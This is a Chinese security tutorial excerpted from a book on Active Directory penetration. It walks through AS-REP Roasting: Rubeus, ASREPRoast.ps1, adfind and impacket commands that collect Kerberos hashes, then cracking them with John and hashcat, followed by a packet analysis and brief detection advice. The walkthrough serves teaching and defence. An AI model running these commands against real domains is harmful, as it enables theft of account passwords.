


AS-REP Roasting 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

AS-REP Roasting 是一种对用户账号进行离线爆破的攻击方式。但是该攻击方式利用比较局限，因为其需要用户账号设置“不要求 kerberos 预身份验证”选项，而该选项默认是没有勾选上的。Kerberos 预身份验证发送给 Kerberos 身份验证的第一阶段(AS_REQ & AS_REP)，它的主要作用是防止密码离线爆破。默认情况下，预身份验证是开启的，KDC 会记录密码错误次数，防止在线爆破。

当关闭了预身份验证后，攻击者可以使用指定用户向域控的 88 Kerberos 端口去请求票据，此时域控不会作任何验证就将 TGT 认购权证 和 该用户 Hash 加密的 Login Session Key 返回。因此，攻击者就可以对获取到的 用户 Hash 加密的 Login Session Key 进行离线破解，如果字典够强大，就能破解得到该指定用户的明文密码。

AS-REP Roasting 攻击过程

AS-REP Roasting 攻击前提条件：

- 域用户设置了“不要求 kerberos 预身份验证”
- 需要一台可与 KDC 进行通信的主机/用户

如图所示，test 用户勾选了“不要求 kerberos 预身份验证”选项。



test 属性

环境	会话	远程控制	远程桌面服务配置文件	COM+			
常规	地址	帐户	配置文件	电话	组织	隶属于	拨入

用户登录名(U):

用户登录名(Windows 2000 以前版本)(W):

XIE\ test

登录时间(L)... 登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

- ☐ 为此帐户使用 Kerberos DES 加密类型
- ☐ 该帐户支持 Kerberos AES 128 位加密。
- ☐ 该帐户支持 Kerberos AES 256 位加密。
- ☒ 不要求 Kerberos 预身份验证

帐户过期

☒ 永不过期(V)

☐ 在这之后(E): 2021年10月 7日

针对 AS-REP Roasting 攻击主要分为两步：

1. 获取 AS-REP 响应包中用户 Hash 加密的 Login Session Key，本文后面统称为 Hash。
2. 对上一步获得的 Hash 进行解密。

1. 获取 Hash

第一步，先获取 AS-REP 响应包中用户 Hash 加密的 Login Session Key，也就是 AS-REP 响应包中最外层 enc-part 里面的 cipher 部分。获取 AS-REP 响应包中用户 Hash 加密的 Login Session Key 有很多工具，以下演示几个工具的使用法。

(1) Rubeus

如果当前主机在域内的话，可以通过执行如下命令运行 Rubeus，该工具会自动搜索域内设置了“不要求 kerberos 预身份验证”的用户，并以该用户身份发送 AS-REQ 请求，由于不需要预身份验证，所以 KDC 会直接返回 AS-REP 回复包。然后该工具会将 AS-REP 响应包中返回的用户 Hash 加密的 Login Session Key 以 John 能破解的格式保存为 hash.txt 文件。

```
Rubeus.exe asreproast /format:john /outfile:hash.txt
```

如图所示，运行 Rubeus 工具获取域内设置了“不要求 kerberos 预身份验证”的用户，搜到了 test 用户，然后以 test 用户身份发送 AS-REQ 请求，并将 KDC 返回的用户 Hash 加密的 Login Session Key 保存为 hash.txt 文件。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe asreproast /format:john /outfile:hash.txt

RUBEUS
v1.6.4

[*] Action: AS-REP roasting
[*] Target Domain      : xie.com

[*] Searching path 'LDAP://AD01.xie.com/DC=xie,DC=com' for AS-REP roastable users
[*] SamAccountName     : test
[*] DistinguishedName  : CN=test,CN=Users,DC=xie,DC=com
[*] Using domain controller: AD01.xie.com (10.211.55.4)
[*] Building AS-REQ (w/o preauth) for: 'xie.com\test'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\hack.XIE\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\hack.XIE\Desktop\hash.txt

C:\Users\hack.XIE\Desktop>type hash.txt
$krb5asrep$test@xie.com:770828088AE8837A5198EA4927C75952$0FB76D85398C4555AF23FFBF491DD94DC869EC6AEBDE2CC8440C83559F546FF48443E33BF824AE3EA13C58C8D
C3521308DA338DCC23BD4A1A74482E9D02220ED6084ACCF10DFC5897DEDE1805FD46F35505380C1552368119A10E0961DC0FFFFF03D5E0C5941CA13016E223AF2C105D58114EFC028
5DFF54ED83E3BD477D1E74F74FC66C958835D1B4EAA66C6722796C904B42F5079FE4593B80C641D9F8B3C83DC297D8B9041156F1B70F97425708100FBE801119239FC10000D9249E963
FE591B80BF7AD4B3A8E801C7EC8F49CF5B2F74F0C77A8A5D9DA1415DA509601D883A
```

通过 WireShark 抓包，如图所示 cipher 部分就是我们要的加密部分。

(2) ASREPRoast.ps1 脚本

如果当前主机在域内的话，通过执行如下命令导入 ASREPRoast.ps1 脚本并进行操作。该脚本会自动搜索域内设置了不要求 Kerberos 预身份验证的域用户，并以该用户身份发送 AS-REQ 请求，由于不需要预身份验证，所以域控会直接返回 AS-REP 回复包。然后该工具会打印出不要求 Kerberos 预身份验证的用户名，DN 以及用户 Hash 加密的 Login Session Key 也就是 Hash。然后我们使用 select 语句过滤出 Hash。

```
Import-Module .\ASREPRoast.ps1
Invoke-ASREPRoast | select -ExpandProperty Hash
```

如图所示，运行 ASREPRoast 脚本进行攻击并打印出我们需要的数据。

```
PS C:\Users\hack.XIE\Desktop> Import-Module .\ASREPRoast.ps1
PS C:\Users\hack.XIE\Desktop> Invoke-ASREPRoast | select -ExpandProperty Hash
$krb5asrep$test@xie.com:b59f6337af1118a31765780b554500ff$99841aa52352a14722d206400aec337ed2f506ea8eadf7147891dbbe43fe16f35d6025456226d47cb81b0ff79e6986fd966a5eee6999c5b1be66876f15fbea21b2fe186a52b5807497793ea28548ec32f76df29d783e4cb
e86f297f2f87a34310d52e0baf3b94b95df8c59735d61c88425d8c55ebc632861eeaa9da8db23a60b7f484a7ae35761688138a88fc1f2a557646
6611fcb47b960c52da80849143c2a44c2d2db346ff429769867afc3f2b792ec8cbfbbe9771e24096a0860d1942c998d78e07afd9819f07180140c
c6e89fd036986ee75731a98aaecf
```

生成的 Hash 内容如下，该格式可以被 John 直接爆破：

```
$krb5asrep$test@xie.com:b59f6337af1118a31765780b554500ff$99841aa52352a14722d206400aec337ed2f506ea8eadf7147891dbbe43f2628e16f35d6025456226d47cb81b0ff79e6986fd966a5eee6999c5b1be66876f15fbea21b2fe186a52b5807497793ea28548ec32f76df29d783e4cb
ed9fe86f297f2f87a34310d52e0baf3b94b95df8c59735d61c88425d8c55ebc632861eeaa9da8db23a60b7f484a7ae35761688138a88fc1f2a55764645416611fcb47b960c52da80849143c2a44c2d2db346ff429769867afc3f2b792ec8cbfbbe9771e24096a0860d1942c998d78e07afd9819f07180140c8f5c6e89fd036986ee75731a98aaecf
```


(3) 非域内机器

对于非域内的机器，就无法通过上面两种方式来获取 Hash 了。所以要想获取域内设置了 "不需要 kerberos 预身份验证" 的域内账号，可以使用 adfind 执行如下命令来进行过滤查询，这个前提也得拥有一个有效的域用户账号和密码。查询

出设置了 "不需要 kerberos 预身份验证" 的域内账号之后, 再使用 ASREPRoast.ps1 脚本或 impacket 下的 GetNPUsers.py 脚本获取针对指定用户的用户 Hash 加密的 Login Session Key 也就是 Hash。

```
adfind -h 10.211.55.4:389 -u xie\hack -up P@ss1234 -f "useraccountcontrol:1.2.840.113556.1.4.803:=4194304" -dn
```

如图使用 adfind 过滤出域内设置了 "不需要 kerberos 预身份验证" 的账号, 过滤出了 test 用户。




```
C:\Users\administrator\Desktop>adfind -h 10.211.55.4:389 -u xie\hack -up P@ss1234 -f "useraccountcontrol:1.2.840.113556.1.4.803:=4194304" -dn
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2
Base DN: DC=xie,DC=com
dn:CN=test,CN=Users,DC=xie,DC=com
1 Objects returned
```

然后运行如下命令调用 ASREPRoast.ps1 脚本获取针对指定用户 test 的用户 Hash 加密的 Login Session Key 也就是 Hash, 该格式可以被 John 直接爆破。

```
Import-Module .\ASREPRoast.ps1
Get-ASREPHash -UserName test -Domain xie.com -Server 10.211.55.4 | Out-File -Encoding ASCII hash.txt
```

如图所示, 运行 ASREPRoast 脚本获取针对指定用户 test 的用户 Hash 加密的 Login Session Key。



```
PS C:\Users\administrator\Desktop> Import-Module .\ASREPRoast.ps1
PS C:\Users\administrator\Desktop> Get-ASREPHash -UserName test -Domain xie.com -Server 10.211.55.4 | Out-File -Encoding ASCII hash.txt
PS C:\Users\administrator\Desktop> type .\hash.txt
$krb5asrep$test@xie.com:d2879f0adb95e52dc95695ce9b7689e75ed391ec114850bccb273580ab4c1ebfac053ef06f12fe2d6ddb4e74943d3d19a182fe12fec5b833f153cc85c5f0
033745a77e016bd47513b68268a8da34482de7e8885d0514714bdec5f6c5040dc7e3d38c77c68f09fa0f81dd19bce7046a0fe2d41959c4116b0290a1c16b0fd11e8d7ad8a015be35f35
583a3246669c62d3d729ff4b66318a0f28da9eaa30df351ac7f8b46ecdc1a3da7ee090e4acdf6985666bc125a2f2ba6e7b8aa001379c212ac094dd1a343350616ff02bf90c3ae7c4fcc
1be0f13dae6aec031f906f23db68d730cfd91209d39b480186c8c672c6dd8c464
```

也可以使用 impacket 下的 GetNPUsers.py 脚本, 只需要把上一步过滤出的设置了 "不需要 kerberos 预身份验证" 的域内账号写在 users.txt 文件中即可运行如下命令获取针对指定用户 test 的用户 Hash 加密的 Login Session Key 也就是 Hash, 该格式可以被 John 直接爆破。

```
python3 GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format john
xie.com/
```

如图所示，使用 GetNPUsers.py 脚本获取针对指定用户 test 的用户 Hash 加密的 Login Session Key。

```
~/impacket/examples # master # cat users.txt
test
~/impacket/examples # master # python3 GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format john xie.com/
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

$krb5asrep$test@XIE.COM:3958f8dbd605f3854697f643252e1cfe592beb0b79db53ccb81f2512a1794fe8b62bfce069f7dac91a996a9b36d0a7002adcd309e3d81853e6ebbb15080015394763
452c44d90c97cf99f9bf837929901192de9c17f9d636cf4c227e3c44dda50254deda5d9631d2eeb39e08e556ee23a4edc3c76028dd9e5eac4974a1f24cc34ecef39230b020398736d5148995
c50ccbc2cfab24296f4342714d296efbc03632cfd4d840dc16a2ae3687068fb71d622b7c632ac70663b09cd50cb5a7e2a8f0d91784fb5e6eb615e7df9aa233507cfc2f7b2f91c222db2595ab508
24e5873372ba24b8c91eb784929bfe8cfc070034f
```

或者直接进行盲爆，这就不需要有效的域用户账号密码。适用于攻击者在域外且没有一个有效的域账号密码。通过将大量用户写在 users.txt 文件中，运行如下命令自动获取指定 users.txt 文件中的用户是否设置了 "不需要 kerberos 预身份验证" 属性，并获取设置了 "不需要 kerberos 预身份验证" 账号的用户 Hash 加密的 Login Session Key。

```
python3 GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format john
xie.com/
```

如图所示，使用 GetNPUsers.py 脚本批量攻击。

```
~/impacket/examples # master # cat users.txt
hack
hack2
hack3
hack4
admin
wangwei
zhangsan
test
~/impacket/examples # master # python3 GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format john xie.com/
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] User hack doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$test@XIE.COM:0c6c62285718365b98437aebd891be0c5d6be5f8c3ecdb43d938b9f0085a76b553daac2c2da6ff451e496141c3731cb8475956a9cf52568a2c32fbbec537ddf0d0a
3bbf119a2edf8734c4c8b5434008dfe646c496d10231254d9fb568309d210395f6e412f5e2da02ce3b93445bf4858544a29113b36931d349555e9fd8db7871d83e25b7915ffb250c3659251c3894
f156a9140f3779f922949569626d2e703d76bca99b1a3cdeaefb5c27cc520c445df0886f949671ab1e78ca427ab1f93a17a69dcdca5715754d902995bc4798b9036041bada9f96218fdcf45a53e47
cfcbdd9c3ffe0cdaaf6f7413a3b5934b9cb6dc4da
```

2. 爆破 Hash

可以执行如下命令使用 John 对第一步获取到的 Hash 进行爆破，但是爆破的成功与否也与我们的字典强度有关。

```
john --wordlist=/opt/pass.txt hash.txt
```

如图所示，爆破出明文密码为 P@ss1234。

```
root@kali:~# john --wordlist=/opt/pass.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES
])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates left, minimum 16 needed for performance.
P@ss1234 ($krb5asrep$test@xie.com)
1g 0:00:00:00 DONE (2022-06-11 22:13) 100.0g/s 200.0p/s 200.0c/s 200.0C/s ..P@ss1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

而如果想用 hashcat 进行爆破的话，由于第一步获取的 hash 格式并不能直接被 hashcat 所爆破，所以我们得手动添加 \$23 到如图所示位置。

```
hash.txt
$krb5asrep$23$test@xie.com:D0C7E8BF3348CA0A34EF0F4C15C5E283$4D11CCC377B833FC
81EDD964016C60D73B1E0BBB409B5F28F705A5694EBCF642EB3F51014DC92EA149EC4A5F3220
AC032EF77493BFE0FF7BADF9C490C21AF6AAA9D935D21C11A015357B452ED1A26E5178E7CF51
0506E2DB52A2D989543E6D277E33E85AB48DB33900F88705F3C7F59AC3A6D8
```

然后执行如下命令使用 hashcat 爆破。

```
hashcat -m 18200 hash.txt pass.txt --force
```

如图所示，使用 hashcat 进行爆破，爆破出明文密码为 P@ss1234。

```

For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keypace - workload adjusted.

$krb5asrep$23$test@xie.com:76f0991a98f7e3e248962646b4fe141b$a6b53e752fe6af5db53489644438a6ddf21c9632fc161954c0e6b1c4f99529d92
97b415259f77880830c370c6e5b18e371f1458e84efbe139a285f95e3c5c81de886b8b8316c397d035e19238f6c1d60e204c9d47301fd90cc83a499d44bf7
f3b52a89c7c5e0ca6d656b8eb9723185ba363509d62fedd5d266d4d002175bbd4ea53c47ef19bfe7bef7bb402cc182f7a404808ed7398aa25b91e6e150059
a0cfdda0cd0551cef6c88812f964a4ec1776f43d6b71e56b9669e0a494bcc997c592cbf05cd844970371a0542be6d7741e223572ac5fa7b3e470ba1787913
825c15ae1de0 P@ss1234

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 AS-REP etype 23
Hash.Target.....: $krb5asrep$23$test@xie.com:76f0991a98f7e3e248962646...ae1de0
Time.Started.....: Sat Jun 11 22:15:35 2022 (0 secs)
Time.Estimated....: Sat Jun 11 22:15:35 2022 (0 secs)
Guess.Base.....: File (pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3452 H/s (0.01ms) @ Accel:64 Loops:1 Thr:64 Vec:16
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 2/2 (100.00%)
Rejected.....: 0/2 (0.00%)
Restore.Point....: 0/2 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: -> P@ss1234

```

AS-REP Roasting 抓包分析

假设域内 test 用户设置了“不要求 kerberos 预身份验证”属性。以下针对 test 用户进行 AS-REP Roasting 攻击，如图 4-37 所示；

```

~/impacket/examples master ± GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format john xie.com/
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

$krb5asrep$test@XIE.COM:27975798b073728f8e76343a9660c3bc$bab7e4e6848256ffec102f38ee1148d2dbdbe1c06564fe7663e74e5eda8d8625653bf419b2b
3daf30127ef25169bc215fa2f27bb27ca3341008ff64ff4050346839f46abe5325ed7c0b707f3df5b616b79df7823aa172fad2acfe602b4356455fe9527d2da6b
2680d037177da2f2c8db8d5b45688cac4060f3edb0d1a0e68fab50c4d02e93f52a9239f01d10985915f46a98c00ed7e762d812c14b422f48c793caa15b333a07953a
d2b6871a94d6b64cf49984de6f

```

在攻击的过程中使用 WireShark 进行抓包分析，如图所示，可以看到攻击过程有两个 Kerberos 相关的包。

10.211.55.2	10.211.55.4	KRB5	235 AS-REQ
10.211.55.4	10.211.55.2	KRB5	1340 AS-REP

第一个包是以 test 用户身份发起一个 AS-REQ 请求。由于 test 用户设置了“不要求 kerberos 预身份验证”属性，因此是不需要预认证的。因此，在如图所示的 AS-REQ 请求包中可以看到是没有 pA-ENC-TIMESTAMP 字段的。

- Record Mark: 165 bytes
 - as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 1 item
 - PA-DATA pA-PAC-REQUEST
 - padata-type: pA-PAC-REQUEST (128)
 - padata-value: 3005a0030101ff
 - include-pac: True
 - req-body
 - Padding: 0
 - kdc-options: 50800000
 - cname
 - name-type: KRB5-NT-PRINCIPAL (1)
 - cname-string: 1 item
 - CNameString: test
 - realm: XIE.COM
 - sname
 - name-type: KRB5-NT-PRINCIPAL (1)
 - sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: XIE.COM
 - till: 2021-09-16 02:42:09 (UTC)
 - rtime: 2021-09-16 02:42:09 (UTC)
 - nonce: 1416291674
 - etype: 1 item
 - ENCTYPE: eTYPE-ARCFour-HMAC-MD5 (23)

可以看到这里没有 PA-ENC-TIMESTAMP 字段
也就是不需要用户密码加密的时间戳作为预认证

而正常的 AS-REQ 请求包是有 pA-ENC-TIMESTAMP 字段的，如图所示：

```

Kerberos
  > Record Mark: 286 bytes
  > as-req
    pvno: 5
    msg-type: krb-as-req (10)
    > padata: 2 items
      > PA-DATA pA-ENC-TIMESTAMP 正常的AS-REQ包是有一个pA-ENC-TIMESTAMP字段的
        padata-type: pA-ENC-TIMESTAMP (2)
        padata-value: 3041a003020112a23a0438f4d3ec7256b06d78dbde996421ccc549d5d07c949a66197007...
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          cipher: f4d3ec7256b06d78dbde996421ccc549d5d07c949a66197007316dc35b4467cc334505d5...
        > PA-DATA pA-PAC-REQUEST
          padata-type: pA-PAC-REQUEST (128)
          padata-value: 3005a0030101ff
            include-pac: True
      > req-body

```

第二个包是 KDC 的 AS-REP 回复。如图所示，该包中返回了 TGT 认购权证以及 test 用户 Hash 加密的 Login Session Key，也就是最外层 enc-part 里面的 cipher。攻击者也就是再拿到这串加密字符后进行本地离线爆破。

```

Kerberos
  > Record Mark: 1270 bytes
  > as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    crealm: XIE.COM
    > cname
      name-type: KRB5-NT-PRINCIPAL (1)
      > cname-string: 1 item
        CNameString: test
    > ticket
      tkt-vno: 5
      realm: XIE.COM
      > sname
        name-type: KRB5-NT-PRINCIPAL (1)
        > sname-string: 2 items
          SNameString: krbtgt
          SNameString: XIE.COM
      > enc-part
    > enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 3
      cipher: 27975798b073728f8e76343a9660c3bcbab7e4e6848256ffec102f38ee1148d2dbdbe1c0...

```

test用户哈希加密的Login Session Key

AS-REP Roasting 攻击防御

对于防守方或蓝队来说，如何对 AS-REP Roasting 攻击进行检测和防御呢？

总得来说，有如下两点：

- 检测域中是否存在设置了“不要求 kerberos 预身份验证”属性的用户。如果存在，将该属性取消勾选！
- 如果想在日志方面进行查看的话，重点关注事件 ID 为 4768(请求 Kerberos 身份验证服务)的日志。如果有过多的 4768 日志，可以对事件 ID 为 4768 的日志进行筛选，主要筛选出预身份验证类型为 0 的日志。如图所示，是事件 ID 为 4768 的日志。



非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习AD域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习


域渗透攻防指南
星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球

 谢公子学安全